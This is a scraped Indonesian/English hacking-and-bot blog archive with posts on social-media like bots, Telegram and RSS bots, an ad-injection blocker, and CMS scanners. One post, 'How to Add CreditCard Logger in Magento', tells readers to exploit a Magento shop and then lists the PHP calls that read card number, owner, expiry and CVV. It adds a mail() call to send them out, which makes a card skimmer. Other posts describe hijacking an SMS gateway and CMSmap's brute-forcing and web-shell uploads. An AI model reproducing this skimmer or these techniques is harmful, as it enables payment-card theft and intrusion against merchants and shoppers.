Showing posts with label Script. Show all posts

BOT Like LINE Home Feeds [Google App Script]

Here is a Google apps script to automatically liked post on your own home feeds / timeline.

https://script.google.com/d/1fbpAdfAat92n5I113g2E0l21tqO_95_w9ScBCtGt6EjqCLMJakDMvuTc/edit?usp=sharing


Steps

  • Click on the link above and sign in with your Google account.
  • Open "File" menu, choose "Make a copy".

  • Replace "nama" values with your name and "kuki" values with your LINE account cookies (read instructions) etc. How to get LINE cookies in the next step.
  • You may need to run a function "cekAkun()" to check whether the account is valid.

  • Then check the log when the function was run.

  • You can set the script to run automatically by setting the "Current project trigger" on the "Resources" menu.
How to get LINE cookies from browser
  • First, you must allow your LINE account to login via PC (in the next step).
  • Go to https://timeline.line.me and sign in with your LINE account.
  • Press F12 on keyboard.
  • Refresh page (F5).
  • Copy the value of cookies in your browser.
  • Network > Choose one request at a domain timeline.line.me > Headers (on the right panel) > Request headers > Copy the cookies value from "Cookie" request header.
Firefox:
BOT Like LINE Home Feeds [Google App Script]

Chrome:
BOT Like LINE Home Feeds [Google App Script]


How to allowing logins to the PC version of LINE
Please configure your login settings on your smartphone using the steps below:
  • Go to More > Settings > Account.
  • Tap Allow Login.

You can also open this menu by tapping this link from your smartphone.

How to set emoticons like
To set emoticons of like (default: null, if you want to set the emoticon randomly).

= 1

= 2

= 3

= 4

= 5

= 6


Change the null value of the variable 'tipe' (on line 9) with numbers above if you want to change the type of emoticons like.


Just write down in the comment section below if you have any curiosity about this, cause curiosity has its own reason for existence you know. (:

How to Deal (means Block) with Telkom Ads?


  • What It's?

Saya harap, Anda di sini sudah mengetahui kasusnya. Silahkan baca TELKOM Indonesia Secretly Injects Advertisements.

Singkatnya, cara kerja script tersebut adalah ketika Anda menggunakan browser yang sudah terinjeksi script seperti gambar di atas untuk membuka halaman situs tertentu, maka script tersebut akan memaksa browser untuk memuat halaman dari sumber script di *.u-ad.info dan menampilkan perintah script ke halaman yang sedang Anda buka. Itulah sebabnya, kenapa kecepatan browsing Anda sedikit melambat dan tampil tayangan iklan tertentu di luar konten dari website yang sedang Anda baca. Ini hanya hanya muncul pada setiap situs non-HTTP.


  • How to Deal?

Ada beberapa cara untuk mengatasi gangguan yang disebabkan oleh script ads inject dari *.u-ad.info, diantaranya adalah;

1. Menggunakan VPN (Virtual Private Network)
Advertising inject yang dilakukan oleh Telkom tidak berdampak ketika Anda menggunakan VPN. Sebab VPN merupakan jalur koneksi yang terenkripsi, seperti halnya dengan HTTPS.

2. Menggunakan SSH (Secure-Shell) Tunelling
Kurang lebih metodenya sama seperti menggunakan VPN, yaitu untuk membuat jalur koneksi yang terenkripsi.

3. Melakukan Filtering Terhadap Host
Jika Anda menggunakan Windows, ubah filter hosts pada folder C:\Windows\System32\Drivers\etc, ranahkan *.u-ad.info pada 127.0.0.1. Atau router yang Anda gunakan memiliki fitur blocklist, lakukan pemblokiran sebagai berikut;


4. Pencegahan dari Ads Inject
Jika Anda adalah web developer, lakukan pencegahan dari ads inject dengan cara menggunakan tag body yang berbeda, seperti gambar di atas.

5. Menggunakan Greasemonkey Script
Greasemonkey adalah pengaya browser yang memungkinkan pengguna untuk menginstal script yang membuat perubahan untuk konten halaman web setelah atau sebelum halaman dibuka di browser.
Perubahan yang dibuat ke halaman web yang dieksekusi setiap kali halaman ditampilkan, membuat mereka efektif permanen untuk pengguna menjalankan script.

Pertama, install: https://addons.mozilla.org/firefox/addon/748, for Chrome: https://chrome.google.com/webstore/detail/tampermonkey/dhdgffkkebhmkfjojejmpbldmpobfkfo?hl=en

Kemudian install userscript ini: https://openuserjs.org/scripts/dwi.siswanto/Telkom_Ads_Blocker

Jika sudah, silahkan uji coba dengan menjalankan script di bawah ini pada server lokal:


Terdapat perbedaan jika Anda belum menginstall userscript di atas, maka frame URL yang ditampilkan akan tak tersedia (404/not found) atas cfs.u-ad.info, sebaliknya jika Anda telah menginstall maka frame URL akan tak tersedia atas 127.0.0.1.


Deal? Thanks and please share. :)

[SCRIPT] OpenVPN Config Grabber from VPN Gate

OpenVPN Config Grabber from VPN Gate 


First, you must install OpenVPN Client. Download here!

Than, look bellow.
script;


Usage; Open this PHP script with a browser.
Config will be saved into your document root of htdocs directory (if you're using XAMPP, means Apache server).


Proof;
OpenVPN Config Grabber from VPN Gate

CMS Detector, More Than 50+ CMS to Detect

CMS detector
(CMS Detector preview in Windows)

Sometimes, for whatever reasons, you will want to know if a website is using a content management system (cms), and if so, which one. 
This is a rather complicated procedure, but we did our best to collect in our service the maximum number of features that can help define a website's cms.

What's CMS?
From the Wikipedia, a content management system (CMS) is a computer application that supports the creation and modification of digital content using a common user interface and thus usually supporting multiple users working in a collaborative environment. CMSes have been available since the late 1990s.

CMS features vary widely. Most CMSes include Web-based publishing, format management, edit history and version control, indexing, search, and retrieval. By their nature, content management systems support the separation of content and presentation.

How to identify which CMS is used on a website?
This tool will analyze websites and attempt to detect the plaform, language, framework and other technologies used for any website.

usage; this.php <host>


This is an experimental service, please contact us if any problem occurs or if you think a site has been wrongly detected.

[TUTS] How to Add CreditCard Logger in Magento?

Proof of Concept


First, you must exploit Magento site.
Here's auto exploiter script written by my homies FathurFreakz[coder]


File: app/code/core/Mage/Paygate/Authorizenet.php

$payment->getOrder()->getBillingAddress(); // Billing Address
$payment->getCcType(); // CC Type
$payment->getCcOwner(); // Cardholder Name
$payment->getCcNumber(); // CC Number
sprintf('%02d-%04d', $payment->getCcExpMonth(), $payment->getCcExpYear()); // CC Expire
$payment->getCcCid(); // CC CVV


Just add mail() function inside _place() function between self::RESPONSE_CODE_APPROVED:.


Regards :)

[SCRIPT] Bot RSS Feeds Transferer to Facebook

Bot RSS Feeds Transferer to Facebook? Hah? Apaan ya?
Mungkin ada yang belum kenal dan ada juga yang sudah tidak asing lagi.
Pernahkah Anda melihat sebuah website yang terdapat logo atau kata-kata RSS? Jawabannya adalah "ya!". Kebanyakan ketika kita membuka sebuah website atau mengunjungi blog, terdapat fasilitas RSS. Sebenarnya apa sih RSS itu? Dan apa kegunaannya?

RSS adalah sebuah file berformat XML yang digunakan untuk sebuah situs web atau blog (Sumber : http://id.wikipedia.org/wiki/RSS). Singkatan dari RSS ini mengacu kepada beberapa protokol, diantaranya :
  • 1. Really Simple Syndication (RSS 2.0)
  • 2. RDF Site Summary (RSS 0.9 dan 1.0)
  • 3. Rich Text Summary (RSS 0.91)
Pengertian sederhana dan kegunaannya adalah teknologi yang memudahkan kita untuk mendapat informasi terbaru dari web atau blog tersebut, tanpa kita harus membuka web tersebut.

Kemudian, apa itu feed? Feed adalah pengumpul untuk mengecek situs yang menyediakan RSS dan menampilkan berbagai artikel baru yang ditemukan. Feed ini bisa berupa program komputer atau layanan yang berbasis online.

Untuk dapat menggunakan RSS ini tidak sulit. Ya, iyalah! Jaman sekarang apa sih yang sulit? Wong tinggal klik-enter-klik-enter doang, bikin tangan robot aja (katanya) mudah kok.

Tapi di sini bukan bagaimana cara menggunakan RSS dan bagaimana membuat tangan robot tersebut, melainkan bagaimana cara meng-update informasi terbaru dari web atau blog yang dituju ke Facebook yang telah saya aplikasikan dalam bahasa PHP.
Ini sama halnya seperti aplikasi pada umumnya yang bertebaran di Facebook jika kita mencari RSS pada kategori aplikasi.


Bot RSS Feeds Transferer to Facebook Review


Yang perlu Anda siapkan di sini adalah;
  • 1. Kuki Facebook (How to get?)
  • 2. User ID atau Grup ID target yang ingin ditransfer
  • 3. Daftar RSS feeds

Orkes, langsung saja. Ini dia skripnya.


rss-bot.php


Note
2. define("COOKIES", "...");
Inputkan semua kuki Facebook (pisahkan setiap parameter dengan titik koma ';'). Ini untuk mendapatkan otorisasi ke rest API Facebook dengan akses token baru yang diminta tiap kali dijalankan.

3. define("TARGET", "");

Ini tidak berlaku jika Anda ingin mentransfernya pada kronologi Anda sendiri (dapat dikosongkan), nilai default adalah: me.

4. define("LOG", "rss-log.txt");
Disarankan untuk membuat file kosong dengan nama yang sama pada kode yang tertulis, guna untuk menghindari duplikat status yang sudah diposting.

12. $rss = array(
         ...
    );
Jika demikian Anda ingin mengatur atau mengubah daftar RSS feeds, silahkan saja. Dengan syarat url RSS feeds tersebut sah (ext:XML).

Rekomendasi trigger yang disarankan adalah 1x5 jam.


Mungkin cukup tau sampai di sini saja ya? Jika ada yang menghadapi kegagalan bermasturbasi, luapkan dikomentar.
Terima kasih. ^^

[SCRIPT] Bot Twitter Reply by SimSimi

Bot Twitter Reply by SimSimi reviewBot Twitter Reply by SimSimi review


A few months ago, there is a wants to be made by me about the bot replies tweet (by simsimi). Sorry could only reply to the request at this time. Hihihi.


What it SimSimi? Previously I've explained the definition of simsimi on the post Bot Telegram SimSimi. So, at this point I don't need to be long-winded.

First, download TwitterOAuth PHP Library by Abraham.

Than you need consumer key, consumer secret, token key and token secret. You can find them at Twitter Application Management.


bot.php


Note
17. define('LANG', 'en');
On line 17 is the language used to reply tweet by simsimi. (Can't be blank)
Available az (Azerbaijani), de (Dutch), en (English), fr (French), it (Italian), pt (Portuguese), ru (Russian), es (Spanish), tl (Tagalog) and tr (Turkish).

18. define('LOG', 'log.txt');
On line 18 defines as a log for the tweets that have been returned, in order to avoid duplicates.

23. $tuit = ambil("statuses/mentions_timeline", array("count" => "1"));
And the variable $tuit on line 23 that calls the function ambil(). Count is the number of tweets to be taken (mention). Recommend; 5.


I think it's enough, if you have questions or problems in the code, please comment. :)

[TUTS] SMS Gratis ke Indonesia Gateway Hijack

My gateway server of victim is; smsgratis2indonesia{dot}co{dot}id
Let see how it's works!

SMS Gratis ke Indonesia Gateway Hijack Preview
(SMS Gratis ke Indonesia Gateway Hijack 1.0)


# usage; http://localhost/this.php?no={victim/target number}&text={your text}


[SCRIPT] How to pinging a host by PHP?

Pinging a host by PHP
# usage; this.php domain/ip


[SCRIPT] Auto Refresh Facebook Access Token

[SCRIPT] Bot Instagram Photos Transfer to Facebook (Reserved)

(tested on PHP CLi)


Dan ini adalah hasil dimana jika script berjalan dengan benar  
(result)


Langsung saja. Ini dia scriptnya;


Di sini ada beberapa poin terpenting, yaitu token akses.
Pada variabel $token, Anda wajib mengubahnya. Dan silahkan ubah sesuai kebutuhan juga pada variabel $sopo, ini adalah sekumpulan username Instagram target yang ingin ditransfer fotonya pada akun Facebook tujuan.


Anyway, jika ada masalah, silahkan komen dibawah. Muucih.

[SCRIPT] Bot Telegram SimSimi

Oke, pembahasan kali ini adalah cara membuat bot Telegram SimSimi.

Apa itu Telegram? Seperti yang saya kutip dari telegram.id.uptodown.com, Telegram adalah app perpesanan instan yang seperti app kebanyakan seperti Viver, WhatsApp, dan LINE, memberi Anda kemudahan, kemudahan akses untuk berkomunikasi dengan semua kontak Anda. Perbedaan utama di antara mereka adalah bahwa Telegram juga menawarkan Anda keamanan dan pribadi yang meningkat, katanya.

Dan, apakah itu Simsimi? SimSimi adalah aplikasi chatting yang terkenal pada tahun 2012 (hingga sampai saat ini). SimSimi juga sering disebut “Intelligent Chatting Robot” karena tokoh Simi ini merupakan sebuah aplikasi robot yang bisa melakukan obrolan bersama pengguna.

Lalu apa yang terjadi bila saya gabungkan antara Intelligent Chatting Robot (SimSimi) dengan aplikasi Telegram tersebut? Ya, yang jelas Anda (bagi para jomblo) tidak akan pernah kesepian jika meladeninya. :P


Yang pertama Anda lakukan adalah;

Membuat Akun Bot

Pertama kali yang Anda harus lakukan adalah mendaftarkan bot Anda pada BotFather dengan mengetikkan perintah /newbot.
Mendaftarkan akun bot pada Telegram
(mendaftarkan akun bot)

Lalu masukkan nama bot keinginan Anda, dan setelah itu masukkan nama pengguna (username) untuk akun bot Anda (dengan akhiran memiliki `bot`).

Ok, di bawah ini adalah respon jika akun bot Anda sudah berhasil didaftarkan.
Akun bot Telegram berhasil didaftarkan
(Akun bot berhasil didafarkan)

Setelah selesai, kita kita akan mendapatkan token, semacam ini: 123456:ABC-DEF1234ghIkl-zyx57W2v1u123ew11. Catat token ini untuk ke persiapan selanjutnya. Penting, token ini hanya Anda saja yang boleh tau, karena ini adalah otorisasi untuk akun bot Anda, maka siapapun bisa mengambil alih bot Anda.

Setelah didaftarkan, akun bot sudah bisa ditambahkan pada daftar teman.
Akun bot sudah bisa ditambahkan pada daftar teman
(Akun bot sudah bisa ditambahkan pada daftar teman)


Menerima Pesan

Seperti yang ditulis di blog pak Yohanes, bot bisa menerima pesan dengan dua cara: polling dan webhook.

Polling artinya kita yang akan meminta pesan ke server Telegram. Kira-kira begini: eh ada 'nggak pesan buat bot saya, kalo 'nggak ada, bilang aja 'nggak ada setelah N detik ya. Kalau dalam N detik ada pesan masuk, langsung berikan ke saya pesannya.

Cara kedua adalah dengan webhook. Kira-kira begini: ini saya punya URL, kalau ada pesan masuk, segera posting ke URL ini ya, nanti saya proses.
URL ini semestinya harus HTTPS.
Telegram hanya mau mengantarkan pesan dengan salah satu cara di atas, tidak bisa keduanya, defaultnya adalah cara pertama.

Dan di sini saya akan membahas dengan cara yang ke dua, yaitu webhook.


Script Code

Di sini saya akan langsung memberikan script-nya.


Simpan file di atas dengan nama file apa saja dengan ekstensi php.

Lalu buat file piro.txt yang berisikan angka 1. Ini untuk mendefinisikan limit yang keberapa bot akan membalas pesan. Dan buat file kosong dengan nama simpen.txt untuk menyimpan pesan yang sudah terbalas.


Mempublikasi

Setelah menyimpan bahan-bahan di atas, Anda perlu mempublikasikannya pada situs klien, dengan syarat mempersiapkan URL HTTPS.

Lalu kita mengatur URL webhook. Contohnya jika URL file yang berekstensi php tersebut adalah;
https://dwi.local/teleBOT.php

Maka kita akan menyetingnya dengan cara mengunjungi situs;
https://api.telegram.org/bot{token dari akun bot Anda}/setWebhook?url=https://dwi.local/teleBOT.php

Setelah itu, Anda akan mendapatkan balasan berupa;
{"ok":true,"result":true,"description":"Webhook was set"}

Itu adalah respon jika URL webhook Anda berhasil didaftarkan.


Ajaklah Ngobrol, Curhat, PDKT atau Kencan Pertama :v

Sepertinya cukup sampai di sini. Yang Anda lakukan sekarang adalah silahkan untuk mengajaknya ngobrol, iming-iming sebagai peneman kesepian Anda. :P


Membuat Bot Telegram dengan SimSimi
(Respon akun bot)


Yap, mungkin cukup sampai di sini saja. Jika ada pertanyaan, silahkan lontarkan pada kolom komentar di bawah. Terima kasih. :)

CMSmap - The CMS Scanner

CMSmap - The CMS Scanner
CMSmap - The CMS Scanner (preview on Windows 7 Ultimate)
CMSmap adalah program sederhana bahasa Python yang mengotomatisasi proses mendeteksi kelemahan (bug) dalam CMS. Tujuan utama dari CMSmap adalah untuk mengintegrasikan kerentanan umum untuk berbagai jenis CMS dalam satu tool (alat). Pada saat scanning, CMSmap mendukung WordPress, Joomla dan Drupal.Alat ini menghemat waktu selama penetrasi. CMSmap menjalankan berbagai tes untuk menyoroti banyak kemungkinan kesalahan konfigurasi dan kerentanan bahwa situs target mungkin 'menderita'. :v

Harap dicatat bahwa tool ini merupakan instruksi awal. Dengan demikian, Anda mungkin menemukan bug, kekurangan atau kerusakan. Selebihnya, gunakan risiko Anda sendiri.Tujuan dari blog ini adalah untuk memberikan gambaran tentang hasil, fungsi dan fitur dari CMSmap ketika dijalankan. Ada sejumlah alat yang memindai CMS untuk menemukan kerentanan, seperti WPscan untuk WordPress dan JoomlaScan untuk Joomla. Tujuan dari CMSmap tidak meniru alat-alat itu, tetapi untuk menggabungkan pemindaian CMS yang berbeda ke dalam satu tool; Anda boleh mengatakan bahwa ini terinspirasi oleh alat-alat lain.Mari kita lihat fitur CMSmap yang mendukung saat ini.


Pertama-tama, CMSmap mendeteksi jenis CMS dari situs target. Jadi misalnya, jika situs target menjalankan instalasi WordPress, CMSmap akan menjalankan semua scan disesuaikan untuk WordPress.


CMSmap dilengkapi dengan daftar default plugin WordPress, Joomla dan Drupal. Anda tidak perlu mencari daftar plugin untuk jenis CMS yang sesuai. Namun, jika Anda ingin menggunakan daftar yang lain atau khusus daripada default, Anda dapat dengan mudah mengedit salah satu file standar di CMSmap.


Untuk setiap jenis CMS, CMSmap menjalankan sekelompok tes, dari yang paling sederhana seperti deteksi versi CMS, tema, standar file, plugin.CMSmap adalah alat multithreading, dan secara default diatur ke 5 proses. Hal ini untuk mengurangi kemungkinan menyebabkan penolakan scanning pada situs target. Namun, ada pilihan yang memungkinkan pengguna untuk meningkatkan jumlah proses.


CMSmap dimaksudkan untuk menjadi mudah digunakan, dalam arti bahwa satu-satunya pilihan wajib untuk scanning adalah hanya membutuhkan URL target. Namun, CMSmap dapat melakukan brute-force juga. Jika Anda ingin menjalankan serangan brute-force, password dan username harus disediakan bersama dengan file atau URL. Secara default, Drupal adalah satu-satunya CMS yang akan me-lockout account pengguna setelah login gagal beberapa kali. Ini berarti bahwa jika sebuah plugin keamanan tertentu diinstal, Anda cukup banyak bebas untuk brute-force
form login WordPress dan Joomla.

Inti dari CMSmap adalah untuk mendeteksi plugin yang rentan dan memberikan daftar eksploitasi yang potensial dengan kueri situs dari Exploit-DB. Hal ini karena, kecuali versi CMS yang diinstal sudah tua, cara termudah untuk mengambil alih sebuah website CMS adalah dengan memanfaatkan plugin yang rentan. Dalam rangka untuk melakukan itu, CMSmap mengidentifikasi plugin dengan scanning direktori web, dan kemudian untuk setiap plugin itu melakukan permintaan ke Exploit-DB. Dengan cara ini, setiap kali eksploit baru diterbitkan pada Exploit-DB, CMSmap akan mampu mendeteksi kerentanannya.


Sekarang, mari kita lihat bagaimana scan sederhana terhadap situs WordPress:

Scanning WordPress dengan CMSmap 

Dari gambar di atas, kita dapat melihat bahwa CMSmap telah mengidentifikasi file konfigurasi temp. File-file ini biasanya mengandung isi kredensial ke halaman login website.

Salah satu fitur dari CMSmap adalah brute-foce selama scan. Ketika user yang valid terdeteksi melalui kerentanan, kemudian CMSmap secara default akan mencoba secara singkat (5 kali upaya untuk brute-force attack. Hal ini sangat berguna ketika paling tidak satu user menggunakan password yang sangat lemah / sama.)

Fitur dari CMSmap brute-force adalah:

WordPress Brute Force dengan CMSmap
Setiap kali CMSmap mengidentifikasi kredensial yang valid untuk user dengan hak akses untuk meng-upload plugin, CMSmap akan meng-upload sebuah plugin yang berisi web shell. Hal ini CMSmap dimungkinkan untuk melihat plugin WordPress dalam daftar plugin yang diinstal:

daftar plugin yang diinstal

Selain memiliki kredensial yang valid, pada titik ini attacker dapat mengakses web shell untuk menjalankan/mengeksekusi perintah lebih lanjut.

attacker dapat mengakses web shell untuk menjalankan/mengeksekusi perintah lebih lanjut

CMSmap dilengkapi dengan web shell untuk WordPress, Joomla dan Drupal. Jika CMSmap tidak dapat meng-upload secara otomatis, pengguna dapat melakukannya secara manual. :P

Terakhir, CMSmap mendukung secara offline untuk mem-brute force hash password WordPress dan Joomla melalui HashCAT.

Tool ini sedang dalam perkembangan, jadi harap ingat untuk menjalankan pilihan update setiap kali Anda ingin menggunakannya. Tool ini diinangi pada GitHub dan Anda dapat dengan mudah menginstalnya dengan mengkloning repositori:

git clone https://github.com/dionach/CMSmap

Untuk daftar yang lebih lengkap dari semua fitur yang didukung oleh CMSmap, Anda dapat membaca file CHANGELOG.txt.

Sekian dari saya Dwi Cooyy yang saya kutip dari terminatio.org.

[SCRIPT] Auto Update Status Imsaakiyah & Pray Times

https://web.facebook.com/permalink.php?story_fbid=461947980645067&id=100004896060156
(preview Auto Update Status Imsaakiyah & Pray Times)

Berhubung ini bulan ramadhan dan belum lebaran, saya ingin membagikan projek 2 (dua) hari yang lalu, yaitu; Auto Update Status (Facebook) Imsaakiyah & Pray Times.

Tak perlu bertele-tele, langsung saja Anda unduh dan mengujinya.
Download : https://drive.google.com/
Virus    : https://www.virustotal.com/


Ok, saya ingin sedikit menjelaskan;
Yang perlu Anda ubah dalam file tersebut adalah;
$akun = array(
    "token"=>"CAA....", // fanspage-token juga bisa
    "target"=>"me" // group-id juga bisa
);

$inpoh = array(
    "lat"=>"....",
    "lon"=>"....",
    "gmt"=>"420", // GMT+7
    "kota"=>"....", // Masukkan kota Anda (ex; Cirebon)
);

1. Value token dari variabel $akun Anda isikan dengan access token Anda. (?)
2. Value target dari variabel $akun isikan dengan UID (user ID) Anda atau me sebagai default untuk UID Anda (dan juga bisa dengan group ID). (?) Ini untuk menjalankan dimana Anda ingin mempostingnya.
(cara mencari latitude dan longatitude)
3. Value lat dan lon dari variable $inpoh adalah latitude dan longititude daerah Anda. (?)

4. Value gmt dari variable $inpoh adalah zona waktu negara. (?) (default; 420 for Asia/Jakarta = GMT+7)
5. Value kota dari variable $inpoh isikan sesuai dengan kota dimana Anda berada.


Cukup itu saja saya kira sudah jelas.
Dan silakan komentar untuk hasil uji, kesalahan dan atau saran modifikasi.

[SCRIPT] Facebook BOT Likes (victim / home)

(Preview Facebook BOT Likes (home) - Tested on Windows (cmd))


(Preview Facebook BOT Likes (home) - Tested on Windows (cmd))
Oke, kali ini dalam pembahasan yang berbeda dari yang sebelumnya.

Sekarang BOT like ngetren lagi ya? Yaelah tong, kemane aje?

Udah pada tau kan fungsinya? Sukur, deh. BOT like dengan auto like itu fungsinya beda loh;


BOT like  - (you) menyukai pos/feed victim's (target) secara otomatis.
Auto like - mereka (not you) menyukai pos/feed victim's (target) secara serempak.

Preview dari gambar di atas itu saya sengaja menjalankannya lewat cmd, karena itu sebagai eksperimen, supaya tidak terlalu membebankan. :-P
Tapi, kalian juga bisa dijalankan juga dari sisi klien web (lokal / hosting).

Khusus untuk Facebook BOT Likes (victim), variabel uID isikan value dengan user ID target. (?)

 Requirement :
  • OS Windows / Linux (kernel) 
  • Web hosting / Local server (XAMPP/PHP cUrl) 
  • PHP 5 (or high) 
  • Access Token (?)

Download  : http://www.mediafire.com/
Virus Total : https://www.virustotal.com/


Please comment for testing results, errors and or modifications.
"Sombonglah dengan pakaianmu sendiri."